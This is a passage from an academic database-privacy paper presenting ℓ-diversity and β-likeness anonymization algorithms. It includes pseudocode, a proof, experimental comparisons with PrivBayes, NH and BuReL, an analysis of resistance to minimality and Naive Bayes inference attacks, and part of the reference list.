Data: set of tuples D; sensitive attribute SA; parameter β ≥ 0
Result: set of μ buckets B = {B_1, B_2, ..., B_μ}
1  B := ∅;
2  SV := {s | s = t[SA], t ∈ D}; // Set of all sensitive values
3  for s_i ∈ SV do
4  |   n_i := |{t ∈ D : t[SA] = s_i}|; // Support of sensitive value s
5  c := GreatestCommonDivisor(n_1, n_2, ... n_|SA|);
6  // Strict 0-likeness:
7  if β = 0 then
8  |   μ := n/c; // if c=1, solution is n buckets of size 1
9  |   quicksort tuples in D by their SA value;
10 |   for i ∈ 1, 2, ..., μ do
11 |   |   B_i := ∅; // Initialization.
12 |   |   for j ∈ 1, 2, ..., μ do
13 |   |   |   B_i := B_i ∪ {t_{i·μ+j}};
14 |   |   B := B ∪ {B_i};
15 |   return B;
16 // Otherwise, β > 0:
17 β' := ∞; // initially.
18 c := max_{s_i ∈ SA} {n_i} + 1;
19 while β' > β do
20 |   c := c − 1;
21 |   Calculate |B_i|, ∀i, required to place the tuples in the buckets;
22 |   β' := c / min_i{n_i/|B_i|} − 1; // attainable β for this c
23 quickSort tuples by SV support;
24 re-arrange so that groups with (n_i mod c) = 0 appear first;
25 j = 1; // bucket index
26 for i = 1, ..., |SV| do
27 |   temp:= {t ∈ D : t[SA] = s_i};
28 |   while temp ≠ ∅ do
29 |   |   if |B_j| + |temp| ≤ c then
30 |   |   |   // temp fits in the remaining space of B_j
31 |   |   |   B_j := B_j ∪ temp;
32 |   |   else
33 |   |   |   while |B_j| < c do
34 |   |   |   |   B_j := B_j ∪ {t ∈ temp};
35 |   |   |   |   temp := temp \ {t};
36 |   |   B := B ∪ B_j;
37 |   |   j := j + 1; // next bucket
38 Add c − |B_j| dummy tuples in B_j;
39 return B;
```

4.6 Proof of β-likeness

Theorem 7. *Consider a* recast *data set $\mathcal{D}' = (Q', S')$, produced from $\mathcal{D} = (Q, S)$ by Algorithm 3 for bucketization and Algorithm 2 for extracting assignments using those buckets, and an adversary who knows the overall SV distribution in S, identical to that in S', and all values in Q. $\mathcal{D}'$ satisfies β-likeness with respect to $\mathcal{D}$, i.e., the confidence of the adversary posterior to the publication of $\mathcal{D}'$ on the sensitive value s_i of any $q_i \in Q$ increases, relative to the prior confidence due to the knowledge of the SV distribution in S, by no more than $\beta \geq 0$.*

Proof. Our β-likeness algorithm produces a set $\mathcal{B}$ of μ buckets from which we build an μ-regular generalization graph by Algorithm 2. We generate a set of μ disjoint assignments therefrom by *randomization* [56, 59] and select on of those *uniformly at random* to assign SVs. By the same argument as in the proof of Theorem 3, an adversary considers these μ options as *equiprobable*. As each record's matches provide possible SVs whose distribution heeds β-likeness, this *equiprobability* of matches assures β-likeness. □

As argued in [57], the *noninterference* between privacy and utility confers immunity to the *minimality attack* [55].

5 Experimental Evaluation

We evaluate our algorithms for anonymization by ℓ-diversity and β-likeness against the following benchmarks:

PrivBayes: The state-of-the-art method for data publishing by differential privacy [61], which constructs a Bayesian network that models attribute correlations, injects noise into a set of low-dimensional marginals, constructs an approximate data distribution using these noisy marginals and the Bayesian network, and samples tuples from this distribution to yield a synthetic dataset. Whereas β-likeness bounds the risk incurred by the publication of the whole data set with regard to sensitive attribute values, differential privacy bounds the risk incurred by the *inclusion* of an individual's data in a publishable data set, with regard to *any* information about that individual. These two privacy notions have different goals; the former bounds a specific risk associated with data publication; the latter bounds a holistic risk associated with one's participation in the data. Yet it is interesting to compare the two under settings in which they provide the same bound in terms of confidence increase. We render PrivBayes comparable to β-likeness in that sense, by setting $\epsilon = \ln(1+\beta)$; by this setting, differential privacy bounds, by e^{ϵ} [17], the increase of an adversary's confidence on the output of any function $\mathcal{K}$, hence also on a sensitive attribute's value, incurred by the inclusion of a target individual's data in the published database.

NH: The state-of-the-art ℓ-diversification method by ring generalization [56]. NH partitions tuples, merges partitions until they satisfy ℓ-diversity, and applies ring generalization to each ensuing partition; runtimes include the time for partitioning, building rings, and the randomization scheme.


BuReL: The state-of-the-art homogeneous generalization scheme for β-likeness [11].

GR: Our methods employing the $O(n^2)$ `Greedy` algorithm of [16] for assignment extraction. Runtime includes bucketization, assignment extraction, and randomization [56, 59].

SG: Our algorithms that employ the $O(n^2 \log n)$ `SortGreedy` routine [16] for tuple matching, along with bucketization and assignment extraction by randomization.

HG: Our schemes utilizing the $O(n^3)$ Hungarian algorithm [18, 37, 51] to build assignments. HG minimizes NCP per iteration, but that does not translate to optimality across iterations; we include bucketization and randomization.

On ℓ-diversity, we test GR, SG, and HG in the *default* mode and in a *threshold* mode (GR_τ, SG_τ, HG_τ), which places tuples



(a) CENSUS (b) Uniform (c) Zipfian

Figure 2: Information Loss on ℓ-diversity: effect of ℓ.

in buckets having the most distant *QI*; these heuristics may bring utility benefit, ensuring distant tuples are not matched to each other; still, due to a concurrent consideration of privacy and utility, they are vulnerable to the minimality attack [55]; we include them to show the benefit we may gain at the cost of vulnerability [57]. NH is coded[4] in C++; BuReL, GR, SG, HG in Java. All experiments ran on a 24-core Intel Xeon CPU @2.67GHz with 48G RAM running Ubuntu 16.04 LTS.

Table 10: The CENSUS and COIL 2000 datasets

Attribute	Card.	Type
Age	79	num
Gender	2	cat
Education Level	17	num
Marital Status	6	cat
Race	9	cat
Work Class	10	cat
Country	83	cat
Occupation	51	cat

Attribute	Card.	Type
#Houses	10	cat
Household Size	6	cat
Age	6	cat
Customer Type	10	cat
Customer Subtype	41	cat

Data We use real data drawn form the CENSUS [2] and the COIL 2000 [1] datasets; CENSUS contains 500K tuples on 8 attributes, both numerical and categorical, while for COIL2000, which contains ~10K tuples, we maintain the first 5 attributes, all categorical (Table 10). The last attribute is the *SA*, while the rest constitute the *QI*s. To examine the effect of skew in SVs, we generate synthetic datasets of up to 500K tuples and 8 attributes; using the CENSUS data, we maintain the 7 *QI* attributes while assigning an SV drawn from the domain range of the 8th attribute following an (a) uniform or (b) zipfian distribution with various θ values[5].

Parameters. We study behavior with respect to: (a) the privacy parameters ℓ and β; (b) the number of *QI* dimensions d, (c) the partition size p, when allowing for data partitioning; (d) dataset size n; and (e) the θ parameter of zipfian data. The default settings are ℓ=10, d=8, n=10K, θ=0.5, and β=3.

Evaluation Metrics. We measure runtime, information loss (GCP), and accuracy in aggregation queries of this form:

```
SELECT COUNT(*) FROM Anonymized_data
WHERE pred(A_1) AND ... AND pred(A_λ) AND pred(SA)
```

This count query has a conjunctive predicate on λ randomly selected *QI* attributes and the *SA*; `pred(A)` has the form $A \in R_A$, where R_A is an arbitrary interval in the domain of A. We vary λ and selectivity Θ. Assuming uniform distribution, we achieve Θ if each attribute A selects records within a range of length $|A|\cdot\theta_A$, such that $(\theta_A)^{\lambda+1}=\theta$, where $|A|$ is the domain length of attribute A. In effect, the length of R_A should be $|A|\cdot\theta^{\frac{1}{\lambda+1}}$. Given a query, we compute the precise result $prec$ from the original data, and an estimate est from the anonymized data, assuming *uniform* distribution and *proportionality* of results to the intersection between the query and generalized attribute domains. We define $\frac{|est-prec|}{prec}\times 100\%$ as the *relative error*. If $prec$ in a query is 0, we drop that query.

[4]Our code and data are available at `http://github.com/discont`.


[5]Greater θ corresponds to more biased distributions.

5.1 Evaluation on ℓ-diversity

Effect of ℓ. We run all algorithms over three datasets of 10K tuples: (a) a subset of CENSUS that contains its first 10K tuples, (b) the Uniform dataset thereof and (c) the Zipfian dataset with $\theta=0.5$. Figure 2 shows that the utility gain of our schemes vs. NH increases as ℓ grows from 2 to 10. This gain is more visible with CENSUS and Zipfian, where NH incurs information loss up to 3.5x compared to HG for ℓ=10. This is due to the fact that NH, designed for k-anonymity, is adapted to ℓ-diversification by merely merging partitions, hence yields large partitions that exacerbate information loss [16].


Effect of Dimensionality. We study the effect of *QI* dimensionality d on 10K datasets, with $\ell=10$. Figure 3 shows the results. Our schemes outperform NH in utility for all d values on CENSUS, for $d>3$ on Zipfian, and for $d>6$ on Uniform. As real data, CENSUS is inherently more complex. NH cannot handle this complexity. On CENSUS information loss drops as d grows. Our schemes resist the curse of dimensionality, while NH's homogeneity becomes detrimental.

Effect of Data Size. We investigate scalability on data sets of exponentially growing size, from 1k to 500k tuples, drawn from CENSUS, with d=8. Figures 4(a) and 5(a) present GCP and runtime results for $\ell=10$. Our algorithms consistently outperform NH in terms of GCP, with as much as 3.5x improvement in data utility. The execution of our algorithms in *threshold mode* took prohibitively long, due to the overhead of extra NCP calculations in the bucketization phase, without a significant utility benefit; therefore, we settle for using the regular versions of these algorithms. We also run the *same algorithms* over data partitions of size p (GR_p, SG_p, HG_p), i.e., let them anonymize each partition separately in a data-parallel environment [16]; these variants incur more information loss, yet approach NH in runtime, as Figure 5(a) shows.




(a) CENSUS (b) Uniform (c) Zipfian

Figure 3: Information Loss on ℓ-diversity: effect of d.



(a) Effect of n [CENSUS] (b) Effect of p [CENSUS] (c) Effect of θ [Zipfian]

Figure 4: Information loss on ℓ-diversity: effect of the parameters n, p and θ.



(a) Effect of n [CENSUS] (b) Effect of p [CENSUS] (c) Effect of θ [Zipfian]

Figure 5: Execution time on ℓ-diversity: effect of the parameters n, p and θ.

Scalability by Partitioning. We study the partition-based variants further. Figures 4(b) and 5(b) plot GCP and runtime for a 100k subset of CENSUS divided in partitions of varying size. NH runs on data partitions by default, but its merging of partitions is non-parallelizable. As partition size drops (leftwards), execution time falls, eventually reaching that of NH, with a modest cost in GCP. Thus, our schemes achieve better utility than NH in equal runtime, while all compared methods achieve the same privacy guarantee.

Effect of Data Skew. We vary θ in the Zipfian data from 0.5 to 0.9, increasing skew. Figure 4(c) shows that our algorithms are resilient, while NH misses quality as θ grows. The utility gain of HG vs. NH rises to 4x for $\theta = 0.9$, while SG and GR follow suit. Figure 5(c) shows runtimes are stable.


5.2 Evaluation on β-likeness

Effect of β. We study the effect of β over three data sets of size 10K. Figure 6 shows that, as β grows from 1 to 5, privacy becomes laxer, thus all methods afford better utility. HG outperforms BuReL across the board, while SG and GR follow HG with a slight gap; the gain is greater for smaller β, and more evident on CENSUS and Zipfian.

Effect of Data Size. Figure 7(a) shows that the utility gap of our schemes from BuReL grows with data size, on random subsets of CENSUS, with $\beta=3$. Figure 7(b) shows that they need more time, yet we may apply them in a data-parallel manner to obtain scalability, as in Figure 5(b).


Effect of Data Skew. Figure 7(c) shows that more skewed zipfian distributions (larger θ) cause higher information loss. HG outperforms BuReL, with 33% more utility for θ=0.5.

Range Query Error. To compare against PrivBayes, include the COIL2000 data set, and measure the effect of *dummy tuples*, we report the median relative error of random range count queries, as reported in **Evaluation Metrics**. Figures 8(a) and 9(a) show the effect of β, with query selectivity 10% and dimensionality $\lambda = 3$ QIs, plus the SA. The top of the figures shows the values of $\epsilon = \ln(1+\beta)$ in PrivBayes. Our schemes maintain low relative query error, decreasing with β, outperforming BuReL and PrivBayes by up to 4x for CENSUS and 10x for COIL2000. Figures 8(b) and 9(b) show results for $\beta = 3$ and corresponding $\epsilon = \ln(1+\beta) = 1.386$ for PrivBayes, while varying λ from 1 to 6 for CENSUS and 1 to 4 for COIL2000. Our approaches surpass others by up




(a) CENSUS (b) Uniform (c) Zipfian

Figure 6: Information Loss on β-likeness: effect of β.




(a) GCP vs. n [CENSUS] (b) Time vs. n [CENSUS] (c) GCP vs. θ [Zipfian]

Figure 7: β-likeness: effect of the dataset size n and the zipfian parameter θ.



(a) Effect of β (b) Effect of λ (c) Effect of Θ

Figure 8: Median query relative error of the CENSUS dataset: effect of β, λ, and selectivity Θ.



(a) Effect of β (b) Effect of λ (c) Effect of Θ

Figure 9: Median query relative error of the COIL2000 dataset: effect of β, λ, and selectivity Θ.


to 83%. Figures 8(c) and 9(c) show results for $\lambda=3$ and $\beta=3$, while varying selectivity Θ from 0.05 to 0.25. The query error of our schemes decreases as selectivity grows. We expand the results of Figures 8(a) and 9(a) to the full range of ϵ in PrivBayes and corresponding β, in Figures 10(a) and 10(b). For CENSUS, when $\beta \geq 49$, we employ ℓ-diversity for the sake of β-likeness, by Theorem 4. Our methods retain an advantage over PrivBayes. We also conduct an experiment using *prefix* ranges $[0,i]$ for the numerical *educational level* attribute and singe-valued conditions on *age*, *gender*, *marital status*, and *race*, as suggested by Census Bureau staff [60]. The results in Figure 10(c) show the advantage over PrivBayes remains.

6 Resistance to Attacks

We now discuss how β-likeness resists adversarial attacks.


Vulnerability to a *minimality attack* [55] is due to [57]: (1) determinism; (2) unequal groupings; and (3) mingling SVs and *QI*s in decision-making. Our scheme is safe from (1) due to randomization [16, 56, 59]; from (2), as it assigns equal matches to each record; and from (3), as it considers only SVs when bucketizing and only *QI*s when generalizing values.

A *deFinetti attack* learns correlations of *SA* and *QI* values via a Naïve Bayes classifier [33], exploiting divergences between the *global SA* distribution and *local* knowledge. As β-likeness controls this divergence, it curbs the attack [11].



(a) CENSUS, range queries (b) COIL2000, range queries (c) CENSUS, prefix queries

Figure 10: Median query relative error: effect of β, ϵ for PrivBayes.



(a) NB, effect of β, ϵ (b) NB with LC, effect of β, ϵ (c) Effect of δ for PrivBayes

Figure 11: NB attack on CENSUS: effect of β with classic NB & NB with Lapl. correction, effect of δ with both for PrivBayes.

We consider a data vendor anonymizing data once for all purposes, contrariwise to works that train a representation for each task [62], hence succumb to *composition attacks* [19].

Cormode [14] suggests an attack based on a *Naïve Bayes (NB) classifier* that predicts the *SA* value of a tuple t with m *QI* values, t_j, $1 \leq j \leq m$, as $\hat{v}(t) = \arg\max_{v_i \in V} \Pr[v_i] \prod_{j=1}^{m} \Pr[t_j|v_i]$. The attack learns conditional probabilities $\Pr[t_j|v_i]$ from noisy count query results. While the noise conceals the contribution of any individual, its effect on $\Pr[t_j|v_i]$ is relatively small [14]; the classifier effectively exploits variations of the conditional probability $\Pr[t_j|v_i]$ values from their unconditional counterpart, $\Pr[t_j]$; β-likeness bounds exactly those variations [11], while DP bounds the effect of one's participation in the data [31, 52]. By Bayes' rule, $\Pr[t_j|v_i] = {}^{\Pr[v_i|t_j]}/_{\Pr[v_i]} \Pr[t_j]$. For a given SV v_i, $\Pr[v_i]$ is the prior confidence in v_i based on the global SV distribution, while $\Pr[v_i|t_j]$ is the posterior confidence that β-likeness bounds as $\Pr[v_i|t_j] \leq (1+\beta)\Pr[v_i]$, hence $\Pr[t_j|v_i] \leq (1+\beta)\Pr[t_j]$, i.e., β-likeness compromises an NB attack [11]. To validate this claim, we assess NB attacks estimating $\Pr[t_j|v_i] = {}^{(\text{count}(t_j|v_i)+\alpha)}/_{(\text{count}(v_i)+\alpha \cdot |QI_j|)}$, where $\text{count}(t_j|v_i)$ is the number of anonymized tuples with SV v_i and QI_j value matching t_j; we set α to 0 in the classic NB and to 1 with *Laplacian correction* (LC), yielding an estimate between empirical probability ${}^{\text{count}(t_j|v_i)}/_{\text{count}(v_i)}$ and uniform probability ${}^{1}/_{|QI_j|}$. In both cases, we return the v_i^* maximizing $\Pr[v_i|t]$. Figure 11 reports accuracy as the ratio of true predictions over all tuples. On generalized tuples, we count each t' having SV v_i and generalized t'_j containing t_j. On PrivBayes's data, we count noisy t'_j within a small normalized distance δ from t_j; we use $\delta = 0.1$ with classic NB in Figure11(a) and $\delta = 0.0495$ with Laplacian Correction in Figure 11(b), as these values yield best results; Figure 11(c) presents our investigation on PrivBayes with the δ parameter ranging from 0 to 1 and $\epsilon = 1.386$ corresponding to $\beta = 3$. In Figure 11(a), the attack accuracy on data produced by β-likeness algorithms is unaffected by β. PrivBayes, however, becomes susceptible as ϵ grows. In Figure 11(b), the Laplacian correction improves the attack accuracy on PrivBayes and BuReL data, yet not much for heterogeneous β-likeness. We emphasize that we measure resistance against the attack under the same regime for all methods.

Our results show that heterogeneous β-likeness is more resistant than PrivBayes and BuReL[6] to learning-based attacks. The only scheme that *formally* protects against learning-based attacks, Pufferfish [36], requires knowledge of all possible data distributions. Against adversaries knowing *arbitrary correlations*, no scheme achieves both privacy and utility [45].

7 Conclusions

We introduced one-off anonymization schemes that shield sensitive information by heterogeneous generalization, using randomization to thwart adversaries who know the algorithm. Our experiments show that these schemes incur lower information loss and yet, by β-likeness, provide stronger resistance than state-of-the-art differential privacy schemes to learning-based attacks under our adversary model on real-world data.

Our schemes assume a single sensitive attribute. In case several attributes are deemed sensitive, a non-trivial solution would delimit the adversary's confidence on a tuple's deviation from the *joint distribution* of sensitive values.

[6]Notably, BuReL offers the same β-likeness privacy guarantee as our schemes, yet creates homogeneous groups that facilitate learning.

Availability

Our code and data are at http://github.com/discont.

References

[1] https://kdd.ics.uci.edu/databases/tic/tic.html.

[2] http://www.ipums.org.

[3] Charu C. Aggarwal. On k-anonymity and the curse of dimensionality. In *VLDB*, 2005.

[4] Khalil Al-Hussaeni, Benjamin C. M. Fung, Farkhund Iqbal, Junqiang Liu, and Patrick C. K. Hung. Differentially private multidimensional data publishing. *Knowl. Inf. Syst.*, 56(3):717–752, 2018.

[5] Fatemeh Amiri, Nasser Yazdani, and Azadeh Shakery. Bottom-up sequential anonymization in the presence of adversary knowledge. *Inf. Sci.*, 450:316–335, 2018.

[6] Fatemeh Amiri, Nasser Yazdani, Azadeh Shakery, and Amir H. Chinaei. Hierarchical anonymization algorithms against background knowledge attack in data releasing. *Knowl. Based Syst.*, 101:71–89, 2016.

[7] Fatemeh Amiri, Nasser Yazdani, Azadeh Shakery, and Shen-Shyang Ho. Bayesian-based anonymization framework against background knowledge attack in continuous data publishing. *Trans. Data Priv.*, 12(3):197–225, 2019.

[8] Hai Brenner and Kobbi Nissim. Impossibility of differentially private universally optimal mechanisms. In *FOCS*, pages 71–80, 2010.

[9] Hai Brenner and Kobbi Nissim. Impossibility of differentially private universally optimal mechanisms. *SIAM J. Comput.*, 43(5):1513–1540, 2014.

[10] Justin Brickell and Vitaly Shmatikov. The cost of privacy: destruction of data-mining utility in anonymized data publishing. In *KDD*, pages 70–78, 2008.

[11] Jianneng Cao and Panagiotis Karras. Publishing microdata with a robust privacy guarantee. *PVLDB*, 5(11):1388–1399, 2012.

[12] Jianneng Cao, Panagiotis Karras, Panos Kalnis, and Kian-Lee Tan. SABRE: a Sensitive Attribute Bucketization and REdistribution framework for t-closeness. *The VLDB Journal*, 20(1):59–81, 2011.

[13] Chris Clifton and Tamir Tassa. On syntactic anonymity and differential privacy. *Trans. Data Priv.*, 6(2):161–183, 2013.

[14] Graham Cormode. Personal privacy vs population privacy: learning to attack anonymization. In *KDD*, pages 1253–1261, 2011.

[15] Graham Cormode, Ninghui Li, Tiancheng Li, and Divesh Srivastava. Minimizing minimality and maximizing utility: Analyzing method-based attacks on anonymized data. *PVLDB*, 3(1):1045–1056, 2010.

[16] Katerina Doka, Mingqiang Xue, Dimitrios Tsoumakos, and Panagiotis Karras. k-anonymization by freeform generalization. In *ASIACCS*, pages 519–530, 2015.

[17] Cynthia Dwork. Differential privacy. In *ICALP (2)*, pages 1–12, 2006.

[18] Jack Edmonds and Richard M. Karp. Theoretical improvements in algorithmic efficiency for network flow problems. *J. of the ACM*, 19(2):248–264, 1972.

[19] Srivatsava Ranjit Ganta, Shiva Prasad Kasiviswanathan, and Adam Smith. Composition attacks and auxiliary information in data privacy. In *KDD*, pages 265–273, 2008.

[20] Gabriel Ghinita, Panagiotis Karras, Panos Kalnis, and Nikos Mamoulis. Fast data anonymization with low information loss. In *VLDB*, pages 758–769, 2007.

[21] Gabriel Ghinita, Panagiotis Karras, Panos Kalnis, and Nikos Mamoulis. A framework for efficient data anonymization under privacy and accuracy constraints. *ACM TODS*, 34(2):1–47, 2009.

[22] Arpita Ghosh, Tim Roughgarden, and Mukund Sundararajan. Universally utility-maximizing privacy mechanisms. In *STOC*, pages 351–360, 2009.

[23] Arpita Ghosh, Tim Roughgarden, and Mukund Sundararajan. Universally utility-maximizing privacy mechanisms. *SIAM J. Comput.*, 41(6):1673–1693, 2012.

[24] Aristides Gionis, Arnon Mazza, and Tamir Tassa. k-anonymization revisited. In *ICDE*, pages 744–753, 2008.

[25] Abigail Goldsteen, Gilad Ezov, Ron Shmelkin, Micha Moffie, and Ariel Farkash. Data minimization for GDPR compliance in machine learning models. *CoRR*, abs/2008.04113, 2020.

[26] Qiyuan Gong, Junzhou Luo, Ming Yang, Weiwei Ni, and Xiao-Bai Li. Anonymizing 1:M microdata with high utility. *Knowl. Based Syst.*, 115:15–26, 2017.

[27] Qiyuan Gong, Ming Yang, Zhouguo Chen, Wenjia Wu, and Junzhou Luo. A framework for utility enhanced incomplete microdata anonymization. *Clust. Comput.*, 20(2):1749–1764, 2017.

[28] Yeye He and Jeffrey F. Naughton. Anonymization of set-valued data via top-down, local generalization. *PVLDB*, 2(1):934–945, 2009.

[29] Tochukwu Iwuchukwu and Jeffrey F. Naughton. k-anonymization as spatial indexing: Toward scalable and incremental anonymization. In *VLDB*, pages 746–757, 2007.

[30] James E. Johndrow and Kristian Lum. An algorithm for removing sensitive information: Application to race-independent recidivism prediction. *Ann. Appl. Stat.*, 13(1):189–220, 03 2019.

[31] Shiva Prasad Kasiviswanathan and Adam Smith. On the 'semantics' of differential privacy: A Bayesian formulation. *J. Priv. Confidentiality*, 6(1), 2014.

[32] Rashid Hussain Khokhar, Rui Chen, Benjamin C. M. Fung, and Siu Man Lui. Quantifying the costs and benefits of privacy-preserving health data publishing. *J. Biomed. Informatics*, 50:107–121, 2014.

